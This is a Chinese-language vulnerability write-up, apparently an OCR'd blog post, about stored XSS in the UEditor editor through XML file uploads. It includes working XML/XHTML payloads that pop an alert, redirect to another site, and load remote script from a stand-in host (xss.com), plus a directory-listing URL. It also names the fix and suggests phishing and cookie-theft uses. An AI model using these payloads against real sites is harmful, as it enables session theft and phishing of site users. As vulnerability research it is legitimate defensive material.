
Ueditor 最新版 XML 文件上传导致存储型 XSS


上个月测试某个系统碰到了，以为是 0day，Google 了下发现早已有人发过了。见：
https://blog.csdn.net/qq_39101049/article/details/97684968


下载源码并搭建环境


测试版本：php 版 v1.4.3.3，jsp 版（当时忘了看版本）
下载地址：https://github.com/fex-team/ueditor
IP：192.168.10.1
自定义的目录：ueditor1433(实际过程中请注意观察)
不用安装和配置，直接打开就用，不过上传文件的路径需要注意下



测试过程


不安全 | 192.168.10.1/ueditor1433/
完整demo
点击上传图片
元素路径: body > p > br
当前已输入0个字符, 您还可以输入10000个字符。
获得整个html的内容
获得内容
写入内容
追加内容
获得纯文本
获得带格式的纯文本
判断是否有内容
使编辑器获得焦点
编辑器是否获得焦点
编辑器失去焦点
获得当前选中的文本
插入给定的内容
可以编辑
不可编辑
隐藏编辑器
显示编辑器
设置高度为300默认关闭了自动长高
获取草稿箱内容
清空草稿箱
创建编辑器
删除编辑器






访问触发弹窗，可以改成下面其他代码测试

有时候上传访问不了找不到路径可以访问如下 url 把文件目录列出来再拼接，实际过程中请注意 controller.xxx 的访问路径

```
http://192.168.10.1/ueditor1433/php/controller.php?action=listfile
```




常见利用代码

弹窗

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert(1);
</something:script>
</body>
</html>
URL跳转
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
window.location.href="https://www.t00ls.net/";
</something:script>
</body>
</html>
远程加载Js
<html>
<head></head>
<body>
<something:script src="http://xss.com/xss.js" xmlns:something="http://www.w3.org/1999/xht
ml">
</something:script>
</body>
</html>
```

漏洞修复

可以看到在 config.json 配置文件里 xml 文件类型默认是可被上传的，所以去掉重启下应用或者服务器就好了



实战意义

个人认为这个洞危害不是很大，不过可应用于以下实战场景，如果有其他好玩的场景或者组合拳大牛萌可以回复

安服仔实在没漏洞的时候凑漏洞

URL 跳转钓鱼

远程加载 js 打 Cookie 或者其他操作